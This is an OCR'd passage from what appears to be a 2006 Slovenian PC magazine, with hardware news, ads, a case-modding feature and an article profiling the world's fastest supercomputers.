Še en mesec, še en Intelov nabor. Tako se vsaj zdi. Če ste bili dovolj pogumni, da ste pred letom dni izkašljali 50 tisočakov za polno opremljeno osnovno ploščo z naborom 925X, imate danes kar nekaj razlogov za pošteno slabo voljo. Vašo ploščo sta doslej povozila kar dva nabora, in sicer 955X in 975X, še bolj nadležno pa je, da nimate druge izbire, kot da trpite z Intelovimi enojedrnimi procesorji s tehnologijo Netburst. 925X namreč niti pomotoma ne podpira dvojedrnih procesorjev. Če imate ploščo z naborom 955X, tudi nimate razloga za privoščljivo hehetanje. Intel bo namreč sredi leta predstavil čisto novo družino procesorjev, ki jih seveda ne bo mogoče natakniti na ploščo z naborom 955X. Tem procesorjem bo namenjen nabor 975X, ki bo prava redkost. Šlo bo namreč za Intelov nabor, ki bo pripravljen na prihodnost. Ta Gigabyteova plošča je eden prvih prodajnih primerkov 975X, ki se lahko pohvali celo s parom grafičnih rež PCI Express. Napovedana je tudi podpora za ATI-jevo platformo CrossFire, nVidia pa bo prav gotovo precej hitro pripravila podporo za SLI tudi za te nabore.

Nič več Netbursta?

RADIO ENERGY 89,3 FM KRŠKO

TV, pojdi domov

GeCube Digital TV Walker

Cena Ok.17.500 SIT **Na voljo** Začetek 2006 **Na spletu** www.gecube.com

Rdeča nit rubrike Opremljeni za ta mesec sta dve prenosni napravi za video zabavo. Prva je ta zunanja digitalna TV kartica USB 2.0. Ta smešno poimenovani TV Walker obljublja ogromno: digitalni zajem v visoki in standardni ločljivosti, predvajanje s časovnim zamikom ter snemanje in zaustavljanje televizijskega programa. Kot velja za večino digitalnih TV kartic, je digitalni radijski sprejemnik tudi vključen. Za razliko od drugih zunanjih digitalnih TV kartic pa je ta prav miniaturna. Dolga je le 7cm, široka 2,5cm, debela pa le 1,5cm, kar pomeni, da jo lahko mirno spravite v žep. Ker se napaja prek vrat USB, pa je TV Walker seveda pripravljen tudi za delo na terenu. Ali smo končno dočakali digitalno televizijo na vlaku? Na to vprašanje vam še ne moremo odgovoriti, a vemo, da se bomo ob preizkušanju prekleto zabavali.

Vroč pohodnik

Žepni TV

Nokia n92

Cena Še ni znana **Na voljo** Pomlad 2006 **Na spletu** www.nokia.com

Mobilnih zmogljivosti GeCubeovega TV Walkerja vam ne moremo zagotoviti, ne dvomimo pa, da bo tega zmožna nova Nokia N92. Visoko-kvalitetna televizija v žepu. O, da. V teoriji bo N92 neverjetna kombinacija mobilne naprave tretje generacije in multimedijskega predvajalnika. Zasnovana je na novem standardu DVB-H, ki videa ne pretaka prek podatkovnega omrežja, temveč raje prek dobrih starih radijskih oddajnikov. Če vam ni jasno, kako bi naj stvar delovala, pomislite na digitalno televizijo, le v manjših dimenzijah. Video se predvaja na 2,8-palčnem zaslonu z ločljivostjo QVGA, za shrambo pa skrbi 2GB internega pomnilnika Flash. Pri Nokii trdijo, da bi naj to zadostovalo za snemanje do 14 ur televizijskega programa. DVB-H je trenutno še v fazi testiranja, bi se pa naj razširil do konca letošnjega leta.

Telefon prihodnosti

Novoletna odločitev

VideoSeven LTV 27CH in LTV 32H

Cena Ok.205.500 SIT in Ok.280.000 SIT **Na voljo** Zdaj **Na spletu** www.videoseven.com

Pred davnimi, davnimi časi je bilo predvajanje iger in videa na televizijskem sprejemniku popolnoma razumno početje. Na ta način ste dobili priložnost uživati v veliki sliki, saj so bili monitorji večinoma 15-palčni katodni akvariji. Danes je pa vse drugače. Pomilovanja vredna ločljivost običajnega televizijskega sprejemnika je preprosto preveč boleča za igralce, ki so vajeni visoko-ločljivostnega prikaza. Dodatna težava za vse te igralce pa je bila, da so bili visoko-ločljivostni TV sprejemniki do zdaj odločno predragi za navadnega smrtnika. Temnega ločljivostnega srednjega veka pa je zdaj konec – ti novi sprejemniki VideoSeven so med prvimi, ki ponujajo cenovno dostopno (no, vsaj približno dostopno) uživanje v visoko-ločljivostnem videu. Na voljo so 27- in 32-palčni modeli, ki brez težav prebavijo ločljivost 720p, je pa res, da jim ločljivost 1080p ne gre gladko po grlu. Vsaj zaenkrat. In še najpomembnejša lastnost: oba televizijska sprejemnika podpirata prihajajoči enkripcijski standard HDCP.

HD-TV nebesa

SONY VAIO A517B- XXL
Intel Centrino 1.73 Ghz, 1024 MB DDR-II, 80 GB HDD, DVD/RW, ATI X600 z 256 MB, 17,1 TFT 1400*900, Firewire, BLUETOOTH, WLAN B+G, TV/OUT, 2L GAR, WIN XP HOME
435.000,00 SIT

NOTESNIKI-SLO.COM

SONY VAIO FS 415S
Intel Centrino 1.73 Ghz, 1024 MB DDR-II, 100 GB HDD, DVD/RW, GF FX 6400 z 128 MB, 15,4 TFT 1280*800, Firewire, WLAN B+G, 2L GAR, WIN XP HOME
374.900,00 SIT

GERI COMPUTER d.n.o., Cesta XIV Divizije 37, 2000 MARIBOR


SONY VAIO By: GERI COMPUTER
TEL.: 02/48-00-222

Naročite se na PCFormat

Prihranite 16% in nikoli več ne zamudite izvoda PCF!

Enoletna naročnina na PCFormat s CD-jem: 11.900 SIT

Enoletna naročnina na PCFormat z DVD-jem: 14.900 SIT



PCFormat vam prinaša

>> Vsak mesec CD ali DVD s celotnimi programi in najnovejšimi demo različicami iger, preikusnimi programi, predstavitvenimi filmi.
>> Opise najnovejše strojne in programske opreme ter iger
>> Poglobljene vodiče za modificiranje in čim boljši izkoristek PC-ja
>> Novice, intervjuje iz sveta računalništva in obsežne teme

Darilo naročnikom

Ob naročilu na *PCFormat* ali podaljšanju naročnine boste kot darilo prejeli **brezplačen promocijski izvod** revije *FHM* ali *Digitalna kamera* in **BREZPLAČNO IGRO** oziroma **PROGRAM** po vaši izbiri. Izbirate lahko med naslovi:

- **Children of the Nile**
- **Monster Truck Fury**
- **House of the Dead 3**
- **Dance eJay 3**

Pokličite nas zdaj

Pokličite še danes, da si zagotovite prejem naslednje številke

02 330 330 2

Naročila sprejemamo

24 ur na dan

MODRA ŠTEVILKA

080 23 13

POSEBNA PONUDBA!

Samo za naročnike revije *PCFormat*

Doplačajte naročilu samo 2.000 SIT in vaš je lahko naslednji hit:

- **Playboy: The Mansion**

Prosimo vas, da nam po telefonu ali drugače javite, katero igro bi radi prejeli kot darilo. To ste nekateri starejši naročnikipozabili storiti – javite se nam čim pr

PCFormat-ova posebna ponudba

Naročite se v mesecu februarju in namesto igre lahko prejmete posebno darilo:

VOLAN GENIUS SPEED WHEEL3 VBR

(*Pohitite, število daril je omejeno. Vsak naročnik lahko prejme samo eno od daril omenjenih na tej strani.)

PCFormat Naslednji mesec

Kako varen je vaš PC?

Strokovnjakov vodič po internetni varnosti


- Ekskluzivni nasveti strokovnjakov
- Kako prepoznati prevaro
- Kraje identitete
- Prevare na eBayu
- In še veliko več...

Plus! Stubbs the Zombie, Battle for Middle Earth 2, ustvarite lasten fliper, supertest notesnikov in še veliko več

NA POLICAH 1. MARCA 2006

Vsebina revije se lahko še spremeni.

"SPEDENAJ MI PC"



To, da se je ta rubrika pojavila v drugi zaporedni številki, lahko pomeni samo eno – naša ideja je preživela in zaživela. In to kako! Praktično dnevno moramo z lopatami prekladati prispelo pošto in jo z natančno definiranim sitom sortirati na možne kandidate in tiste, ki niso zaigrali na pravo struno. A preden vam predstavimo tokratnega kandidata in torturo, skozi katero smo poslali njegovega najljubšega prijatelja iz silicija, si bomo vzeli nekaj površine te strani, da pod nosom mlečnim prišlekom razložimo bistvo akcije "Spedenaj mi PC".

TAKO TO GRE

Vse se začne z vašim e-sporočilom ali pismom, v katerem nam prijazno razložite, da imate dovolj svojega grdega, počasnega izgovora za računalnik, ki je bil v svojih najboljših letih sposoben poganjati najbolj zajetne zalogaje, ki jih je igričarska industrija servirala, danes pa pokašljuje že pri kopiranju datotek. V drugi fazi mi preberemo vaše elektronsko sporočilo, se strinjamo z vami, da ste najbolj usmiljenja vreden lastnik PC-ja na tej zemeljski polobli, in stopimo v kontakt z vami. Vi nam nato svoj "računalnik" dostavite in jasno in glasno izrazite željo, čemu naj bo podoben, ko ga boste naslednjič videli. Faza, ki sledi, vključuje kopico naših strokovnjakov in umetnikov, ki sprostijo vso svojo jezo in radost nad vašim mlinčkom in ga predelajo v nekaj, čemur bi naši daljni severni sosedi rekli "ÜberMaschine".

IMAMO GA

Tokratna "žrtev" je bil Patrik Lovrin, ki je dodobra nasmejal naš čut za estetiko s slikami svojega PC-ja. Poslal nam je tudi podatke o drobovju računalnika, s čimer ni pretirano popravil vtisa. Takoj smo vedeli – ta bo pravi!

Patrik nas je kar nekaj časa pustil stati na žerjavici, ko se je odločal, kakšna naj bo glavna tematika predelave, tako da smo se že skoraj odločili za varianto "Barbie in Ken". No, dec se je na koncu le izjasnil z eno samo besedo: uogn. Uogn? Ja, pozabili smo povedati, da je Patrik iz Ilirske Bistrice, kjer beseda "uogn" pomeni ogenj, kakor smo razvozlali po številnih posvetovanjih s strokovnjaki za narečja. Pa naj bo ogenj!

PRAVI PIROMAN

Verjetno bi do goreče predelave najlažje prišli s posodico goriva, vžigalico in odstranjevanjem ventilatorja s procesorja, vendar mi ne bi bili mi, če se ne bi odločili za težjo pot, ki pa je na koncu dala, vsaj mi tako verjamemo, precej boljši rezultat.


Predelavo ohišja smo spet prepustili sposobnim rokam ekipe **CSS oblikovanje**. Ko so privlekli na plan vso orodje, priznamo, da smo se ustrašili za življenje nas in računalnika, ko pa smo videli končni rezultat, smo enoglasno odločili, da je bilo vredno čakati.

Eno stranico smo odeli v glavnem v pleksi in jo nežno osvetlili z neonom, katerega rdeča svetloba lepo poudari motiv plamenov. Podoben motiv krasi tudi zgornji del na črno prepleskanega ohišja, iz druge stranice pa smo izrezali naslov predelave in vse skupaj spet osvetlili. Končni učinek je krasen, še

POTREBŠČINE

Za tole goreče predelavo smo potrebovali naslednje stvari, ki sta jih prispevali podjetji **Chip** in **IN.PU.T**:

- **Grafična kartica nVidia GeForce 6600 GT**
- **3x neonke Akasa AK-178-RD**
- **4x 80mm rdeči LED ventilator**
- **1x ovoji za kable in sponke Akasa AK-TK-01**



1 Tako je bil videti Patrikov računalnik, ko je bolehal pri njemu doma. Predvidevamo, da je fotografija posneta z mobilnim telefonom. :)

2 Če bi Patrik tole videl, bi nas vse po vrsti na gobec. Iz ohišja smo postrgali vse organe in prelepili stranico. Pripravljena je na rrrrezanje.

3 Najprej je nastala luknja v stranico, ki se bo kopala v neonskem ognju. Uogn je želel in, prekleto, uogn bo dobil, ali pa nismo *PCFormat*!

4 Takole smo rezali drugo stranico. Na sliki vidite del telesa našega mojstra Žige, ki ima najbolj mirne roke divjega zahoda.

5 Evo, stranici sta že dobili svojo dozo predelovanja. Morda zdaj še ni videti impresivno, ampak zamislite si to v črni barvi in z osvetljavo...

6 Zgornja stran seveda ne bo ostala nedotaknjena, kaj ste pa mislili!? Tudi to smo odeli v plamene. Prej smo dodali še črno podlago. Kul.

7 To pa je že nekaj čisto drugega! Manjka še pleksi in ohišje lahko proglasimo za končano. No, ne še čisto, povsem pozabili smo namreč...

8 ... na sprednji del, kamor je treba namestiti stikala za neonsko osvetljavo. Nima smisla, da so neonke ves čas vklopljene skupaj z računalnikom.

9 Da ne bo notranjost tarnala, kako je zunanjost lepa, smo privijačili v sistem novo grafično kartico GeForce 6600 GT. Juhu!

posebej, ko se ugasnejo luči v sobi in se prižgejo luči znotraj računalnika.

Seveda smo se poigrali tudi z notranjostjo. Z Intelovim procesorjem Pentium 4 2,4GHz nismo imeli nobenih težav, se nam je pa zamerila grafična kartica nVidia GeForce 4 MX440, ki je popolnoma skazila sicer soliden sistem. Odločili smo se, da bi mu veliko bolj pristajal kakšen GeForce 6600 GT. In kar se odločimo, to tudi storimo. Ja, takšni smo. Po vgradnji nove grafične kartice je sistem nenadoma postal živahen tudi v bolj zahtevnih igrah, kar prej gotovo ni bil. **PCF**

SPEDENAJTE MOJ PC

Želite, da naslednji mesec spedenamo vaš PC?

Pošljite svoje podatke (ime, priimek, naslov, telefonska številka...) na e-poštni naslov info@pcformatslo.net in priložite več slik vašega računalnika z različnih zornih kotov. Nobene škode ne boste naredili, pravzaprav vam bomo celo hvaležni, če boste v sporočilo dodali še čim bolj natančne specifikacije vašega strojčka. Podkupnin do nadaljnjega ne sprejemamo (mežik, mežik). Med vsemi kandidati, ki se bodo držali teh preprostih pravil, bomo izbrali srečneža, ki mu bomo že naslednji mesec SPEDENALI PC!

Sanjski računalniki

Nekega dne bomo doma vsi imeli superračunalnike, do takrat pa lahko samo sanjarimo... Padite na kolena pred najhitrejšimi računalniki na svetu

Tople sobe, polne elektronskih naprav iz časov, ki so že zdavnaj minili, se odločno branijo pozabe in smrti. Standardne računalniške komponente se množično uporabljajo za paralelno procesiranje v omrežjih in zamenjujejo tradicionalne vektorske procesorje. Zaradi kombinacije hladnega delovanja, majhne velikosti in cene ostaja najbolj priljubljena izbira še zmeraj Pentium 2. Pomembno pa je omeniti, da se zmogljivost teh pošasti ne meri v 3DMarkih ali številu slik v sekundi, temveč v "flopih" – številu operacij s plavajočo vejico v sekundi (floating-point operations per second). Povprečni namizni računalnik lahko dandanes brez posebnih težav doseže hitrost nekaj gigaflopov, hitrost sodobnih superračunalnikov pa se meri v teraflopih – en teraflop je 1.000 gigaflopov. Zato si brez obotavljanja oglejte te velike ribe...

Računalnik Evrope

Ime MareNostrum
Kraj Madridski superračunalniški center, Španija
Lastnik IBM/španska vlada

Cena Neznano
Na spletu www.bsc.es
Število procesorjev 4.564
Vrsta procesorja PowerPC 970

Velikost 160 kvadratnih metrov
Pomnilnik 9 TB
Najvišja hitrost 42 teraflopov
Poraba elektrike Neznano

Evropa kljub porastu švicarske populacije superračunalnikov zaostaja na seznamu prvih 500. Ne glede na to, kako težko je to priznati, je med prvimi desetimi superračunalniki na svetu le en evropski. Kar bi bilo pravo razočaranje, če ne bi imeli zato na pogled najbolj impresivnega stroja med vsemi. Namesto da bi bil shranjen v kakšni poslovni zgradbi z nizkimi stropi, so se v Madridskem superračunalniškem centru odločili postaviti svoj stroj s 4.564 procesorji v prostor, ki deluje kot nekakšen hermetično zaprt zapor, ki ga obdaja velikanski obokani hodnik. Še najbolj spominja na prostor, v katerega bi poskušal Dr. Evil ujeti Austina Powersa, pod pogojem da super-hudobca ne bi motilo vtikanje v njegove občutljive izračune.

IBM-ov superračunalnik MareNostrum je trenutno zaposlen z različnimi, izjemno pomembnimi in grozljivo kompleksnimi znanstvenimi aplikacijami, kot je dešifriranje celotnega človeškega genoma, in tako sodi med najboljše superračunalnike na svetu. Prek interneta pa je prav tako dostopen širši znanstveni javnosti.

Slika Superračunalniški center v Barceloni

Modre sanje

Ime Blue Gene/L

Kraj Lawrence Livermore National Laboratory, Kalifornija

Lastnik Ameriško ministrstvo za energetiko

Cena 100 milijonov dolarjev

Na spletu www.linl.gov/asci/platforms/bluegenel

Število procesorjev 131.072

Vrsta procesorja PowerPC 440

Velikost 232 kvadratnih metrov

Pomnilnik 32.000GB (približno)

Najvišja hitrost 360 teraflopov

Poraba elektrike 1,5 megavatov

Nadgradljiva arhitektura je najbolj zoprno elitistična zadeva. Več denarja ko imate, bolj zmogljiv superračunalnik lahko ustvarite. Potrebujete še več moči? Preprosto izvlecite denarnico, kupite dodatno zalogo procesorjev, jih skrbno povežite v vaš genialno oblikovan in absurdno zmogljiv vhodno/izhodni sistem, nato pa se zleknite v naslonjač in občudujte svoje nove teraflope. Če imate slučajno preveč denarja in legitimni znanstveni status, kot ga ima Lawrence Livermore National Laboratory (LLNL), lahko pri ustvarjanju dovolj velikega števila vozlišč celo sodelujete z IBM, da zgradite najbolj zmogljiv računalnik na svetu.

Naj vas ime nikar ne zavede – to ni Deep Blue, niti eden izmed njegovih neposrednih potomcev. Deep Blue je bil računalnik, namenjen igranju šaha, za nameček pa ni bil niti eden izmed najbolj zmogljivih računalnikov svojega časa. Njegova moč je izhajala iz zasnove, ki mu ni omogočala ničesar drugega, kot le izračune za šah. V tem pogledu, pa tudi v nekaterih drugih, mu je Blue Gene/L podoben. Njegova specializirana vezja so namenjena izključno poganjanju aplikacij molekularne dinamike, Blue Gene/L pa trenutno pripravljajo tudi za uporabo v strogo zaupnih operacijah. Prav veliko vam o tem ne moremo povedati, vendar pa si ameriško ministrstvo za energetiko, lastnik projekta, očitno na skrivaj momlja v brado.

Masivno gručo strojne opreme v Terascale Simulation Facility laboratorija LLNL sestavlja celo 131.072 procesorjev PowerPC 440 – dva na vozlišče. V primerjavi s Pentiumi so ti procesorji znatno manj zapleteni – uporabljajo Reduced Instruction Set (RISC namesto CISC pri procesorjih x86), obenem pa gre tudi za standardne, nemodificirane procesorje, povezane z vezji, ki so izdelana po meri. Da bi Blue Gene/L lahko izvajal kak drugi program, bi morali zamenjati vseh 65.536 "računskih" vezij za okrog 100 milijonov dolarjev, nato pa še na novo programirati vseh 1.024 vhodno/izhodnih vozlišč, ki jih poganja Linux. Kar pogumno. Pripravite ga do tega, da boste lahko na njem igrali *Quake IV*. Če vam pri trenutni hitrosti, merjeni z Linpackom – iskreno povedano smešnih 280,6 teraflopov – ne uspe iztisniti želenega števila slik v sekundi, ga lahko poskušate celo naviti. Teoretična najvišja hitrost arhitekture je 360 teraflopov. Glede na to da nobenemu drugemu računalniku ni uradno uspelo preseči 100 teraflopov, je to nedvomno velik dosežek.

LNLL ni edini lastnik Blue Gene/L. Med 20 superračunalniki jih je trenutno pet zasnovanih na njegovi arhitekturi. IBM-ov manjši strežniški sistem v New Yorku lahko doseže v primerjavi s tem majhno, a še zmeraj nepredstavljivo hitrost 91,20 teraflopov, medtem ko so bolj razpršeni IBM-ovi sistemi še manj zmogljivi. Vendar pa Blue Gene/L še zmeraj ne predstavlja vrhunca tehnologije. V naslednjem letu so napovedani superračunalniki Blue Gene C, P in Q, ki naj bi presegli hitrost v teraflopih in delovali celo v petaflopih.


"Madridski superračunalniški center spominja na prostor, v katerega bi Dr. Evil poskušal ujeti Austina Powersa"

Velika ledena doba

Kako nizko lahko pade temperatura?

Ključ do stvaritve absurdno hitrega računalnika je podvajanje – več procesorjev, ko jih stlačite v računalnik, hitrejši bo. Če odvzamemo možnost dodajanja novih procesorjev, nam preostane le, da poskušamo pospešiti tisti procesor, ki ga imamo, tako kot na domačem PC-ju. To pomeni, da bo za njegovo delovanje potrebno dodatno hlajenje. In pri dovolj nizkih temperaturah so možni dokaj nori rezultati.

Prescott 2M ima na primer frekvenco 3,8GHz. Z ogromno cevjo tekočega dušika, veliko mero iznajdljivosti in nespoštovanjem vseh priporočil proizvajalca, je Memesami, japonskemu navdušencu nad navijanjem, uspelo iz njega iztisniti presenetljivih 7,1 GHz. Uspelo mu je celo zagnati Windows. Kljub hladilnemu sredstvu – pri 200°C takšna moč ni stabilna – dušik hitro izhlapi, potrebna pa je tudi skoraj dvakrat višja napetost, kot bi jo procesor običajno potreboval – zato eksperiment ni trajal dolgo. Imel je ravno toliko časa, da je premagal rekord enega samega procesorja pri izračunavanju vrednosti števila pi z enim milijonom mest, izračunanih v 18,516 sekunde.



Memesamin z dušikom hlajen Prescott 2M.

Vijolična moč

Ime ASC Purple
Kraj Lawrence Livermore National Laboratory
Lastnik Ameriško ministrstvo za energetiko/ASC/IBM
Cena 230 milijonov dolarjev
Na spletu www.llnl.gov/asci/platforms/purple
Število procesorjev 12.288
Vrsta procesorja IBM Power5
Velikost 232 kvadratnih metrov
Pomnilnik 50TB (približno)
Najvišja hitrost 93,4 teraflopov
Poraba elektrike 7,5 megavatov

Nagrada za tretji najhitrejši superračunalnik na svetu gre, tako kot pri prvemu in drugemu, IBM-ovemu računalniku, ki prav tako stoji med posvečenimi zidovi LLNL. Purple je tehnologijo Blue Gene zamenjal za arhitekturo eServer, ker pa temelji na Linuxu, ga je potencialno mogoče uporabiti za različne namene. Dokazano je zmogljivejši, saj iz procesorjev iztisne veliko bolj učinkovito razmerje moči kot vsi njegovi predhodniki. Purple sodi v peto generacijo superračunalnikov, vključenih v program Advanced Simulation and Computing, ki se osredotoča na modeliranje orožij in lastnosti eksplozij. Purpleu se lahko na primer zahvalite, da ZDA ne testirajo svojega jedrskega orožja na prebivalstvu "sovražnih" držav.

Slika LLNL

Oko vzhoda

Ime Earth Simulator
Kraj Yokohama, Japonska
Lastnik JAMSTEC
Cena 7,2 milijard jenov
Na spletu www.es.jamstec.go.jp
Število procesorjev 5.120
Vrsta procesorja NEC SX-6
Velikost 119 kvadratnih metrov (približno)
Pomnilnik 10TB (približno)
Najvišja hitrost 36 teraflopov (približno)
Poraba elektrike 6400 KVA

Leta 2002 se je na Japonskem rodil Earth Simulator in pretresel svet superračunalnikov ter zavzel prvo mesto, ki ga je uspešno branil do leta 2004. Čeprav ni dolgo obdržal velepomembnega naziva najhitrejšega računalnika, pa NEC-ov stroj še zmeraj velja za najhitrejši računalnik na svetu, ki temelji na vektorskih procesorjih.

Earth Simulator ustvarja teoretične modele morja in atmosfere oziroma to vsaj poskuša. Ne glede na število povezanih procesorjev kaosa ni nikoli enostavno napovedati, zato ima ES zares polne roke (procesorje) dela.

Računalnik, ki spominja na HAL, je videti, kot da bi moral pravzaprav grozeče lebdeti v vesolju, hkrati pa je tudi na potrese najbolj odporen računalnik na svetu. Njegovo domovanje, Earth Simulator Centre, je zgrajeno na naboru prirejenih gumijastih opor, ki so odporne na tudi najbolj silovite potresne sunke. Prav tako je postavljen pod gnezdo žic, zasnovanih za odboj strel, ki spominjajo na Faradayevo kletko, pa tudi njegova halogenska osvetlitev je prestavljena izven strežniške sobe, da bi preprečili vse elektromagnetne motnje. Številne izmed njegovih trenutnih nalog vključujejo napovedovanje klimatskih sprememb v prihodnosti, kar je primerno opravilo za superračunalnik, ki je od mesta Kyoto oddaljen samo okoli 322 kilometrov.

Slika Earth Simulator Centre

Vroči SX

Ime NEC SX-8

Kraj Exeter

Lastnik The Met Office

Cena 27,5 milijonov funtov (približno)

Na spletu www.met-office.gov.uk

Število procesorjev 128

Vrsta procesorja NEC SX-8

Pomnilnik 1.212GB

Največja hitrost 2 teraflopa

Poraba elektrike Neznano

Zmogljiva gruča Met Officea na žalost ne sodi med najhitrejše v Veliki Britaniji – ta čast pripada IBM-ovemu eServerju, ki ga Evropski center za vremenske napovedi srednjega dosega uporablja v enake namene. Nam je kljub temu ljubši Metov računalnik. Njegov podatkovni center v Exetru trenutno igra gostitelja prvemu NEC SX-8, ki bo opravljal to nalogo, saj se je izkazal za izjemno zmogljivega ter vnesel življenje v bolehni (in okusno okrašeni) superračunalnik SX-6. Zaradi visokih zahtev Met Office je moral prestati strog test, preden so mu nalogo tudi zaupali – 28 dni neprekinjenega delovanja v obdobju 56 dni. Za veliko, vročo gmoto precizne elektronike, to sploh ni slab rezultat. "Novi sistem je zasnovan tako, da ponuja vse, česar si naše stranke želijo: večjo natančnost, več podrobnosti in oceno tveganja, s posebnim poudarkom na nevarnih vremenskih ujmah," je povedal Steve Noyes, vodja tehnološkega oddelka Met Office. Upamo pa, da bo naslednji generaciji superračunalnikov razen napovedovanja katastrofalnih vremenskih ujm uspelo iznajti tudi način za njihovo preprečevanje.

Kralj iskanja

Ime Google Cluster

Kraj Različne lokacije

Lastnik Google

Cena 250 milijonov dolarjev (približno)

Na spletu www.google.com

Število procesorjev 6.000

Vrsta procesorja Intel Xeon

Velikost Neznana

Pomnilnik 16.000GB

Največja hitrost 120 teraflopov

Poraba elektrike Neznano

Google je lastnik računalnika (neke vrste), ki se ponaša s kombinirano močjo v dometu 120 teraflopov. Njegovo masivno posestvo strežnikov, razširjenih po vsem svetu, naj bi vsebovalo opremo v vrednosti okoli 250 milijonov dolarjev, ki je domuje na številnih mestih. Jasnih informacij o številkah ali lokacijah pri Googlu namreč niso razkrili. Pri strojni opremi niso tako previdni, čeprav je v zadnjem času tudi o njej v javnost zašlo le malo informacij. Vemo pa, da jo v večini sestavljajo vrste strežniških omar, v vsaki pa je 88 računalnikov. Vsak računalnik, dvoprocesorski 2 GHz Intel Xeon, premore 2GB pomnilnika in 80GB trdi disk, posamezna strežniška omara pa je leta 2003 stala okrog 278.000 dolarjev.

Shuttle PC

Ime Columbia
Kraj Mountain View, Kalifornija
Lastnik NASA
Cena 200 milijonov dolarjev (približno)
Na spletu www.nas.nasa.gov/About/Projects/Columbia/columbia.html
Število procesorjev 10.240
Vrsta procesorja Intel Itanium 2
Velikost 1.000 kvadratnih metrov
Pomnilnik 20TB
Najvišja hitrost 60 teraflopov

Najmočnejši adut organizacije NASA je superračunalnk Columbia, ki je svoje ime dobil v čast posadke, ki je izgubila življenje v nesreči istoimenskega vesoljskega plovila. Kičasto okrašene gruče je izdelal ugledni dobavitelj tehnološko zahtevne opreme, Silicon Graphics, Inc. SGI vnaša svoje izkušnje v zmogljivem grafičnem renderiranju (med drugimi projekti je bil odgovoren za dinozavre v *Jurasic Park*) v 20 supergruč Altix, ki zapolnjujejo veliko sobo, polno procesorjev Itanium. Columbia, ki jo poganja posebna različica Linuxa, je veliko bolj vsestranska kot Blue Gene, znanstveniki NASA pa jo uporabljajo za široko paleto aplikacij. Tako kot številni drugi superračunalniki Columbia simulira varnostne teste na opremi, ki bi bila drugače dragi ali nevarni.

Slika Silicon Graphics, Inc.

Rdeči vrag

Ime ASCI Red
Kraj Albuquerque, New Mexico
Lastnik Ameriško ministrstvo za energetiko
Cena Neznano
Na spletu www.sandia.gov
Število procesorjev 9.298
Vrsta procesorja Pentium 2
Pomnilnik 1.212GB
Največja hitrost 2 teraflopa
Poraba elektrike Neznano

Red je bil prvi izdelek Advanced Strategic Computing Initiative, pri kateri so sklenili, da bodo potrebovali superračunalnike s 100 teraflopi, niso pa mogli počakati, da jih bo industrija končno tudi izdelala. To se dejansko tudi ni zgodilo – gre za sredino devetdesetih let – še zmeraj pa je eden izmed najbolj pomembnih superračunalnikov vseh časov. Da si boste lažje predstavljali njegove sposobnosti, naj vam povemo, da je leta 1997, ko je postal prvi superračunalnik, ki je presegel mejo enega teraflopa, veljal za najhitrejši računalnik na svetu. Po devetih letih je Red še zmeraj v uporabi, procesorje Pentium Pro pa so nadgradili na Pentium II Overdrive. Red je edinstven zaradi svoje ustvarjalne rabe dveh operacijskih sistemov – UNIX-a za osnovne naloge in Intelovega nezahtevnega Cougar OS, ki ga uporablja za opravila, ki zahtevajo dejanske izračune. Ta pristop ohranja stvari enostavne in nezapletene, čeprav se morda na prvi pogled zdi, da ni tako. Domovanje Reda je Sandia National Laboratory, ki gosti tudi številne druge zmogljive superračunalnike, med katere sodita tudi Thunderbird in Red Storm, ki sodita med najboljših 10 superračunalnikov na svetu.

Povsod okrog nas

V vašem domu je 30 superračunalnikov, veste

Proizvajalci strojne opreme pred leti nikakor ne bi mogli predvideti hitrosti današnjih računalnikov. Tega ni mogel niti Seymour Cray, ko je delal za majhno računalniško podjetje, imenovano CDC, vendar se je dobro zavedal, kaj je bil v tistih časih zmogljiv računalnik. Ko je zapustil CDC, da bi osnoval lastno podjetje, je izdelal Cray 1, ki v splošnem velja za prvi superračunalnik na svetu. Predstavil ga je leta 1976 za ceno devet milijonov dolarjev (vključno z enim milijonom dolarjev za diske), prodali pa so okoli 80 enot Craya 1, kar je bilo veliko več od pričakovanega. Skupaj s "freonskim" hladilnim sistemom je celotna enota tehtala več kot pet ton in dosegala hitrost okrog 136 megaflopov.

Primerjajte to s povprečnim standardom današnjih namiznih PC-jev. Za celotno stvar bi morali odšteti okoli 380.000 SIT, pri tem pa vam ne bi zaračunali še več milijonov dolarjev za kopijo Windows. Za razliko od Craya nima integriranega stojala, njegova učinkovitost pa je takšna, da ga je mogoče hladiti z majhnimi ventilatorji namesto z mrežo bakrenih cevi. In zmogljivost? 2GHz P4 proizvede okoli 4.400 megaflopov – oziroma 4,4 gigaflope – kar je več kot 30 Seymourjevih računalnikov skupaj.

Craya 1, ki je bil blazno hiter leta 1976, danes prekosi večina namiznih računalnikov.

Učitelj

Ime HPCx

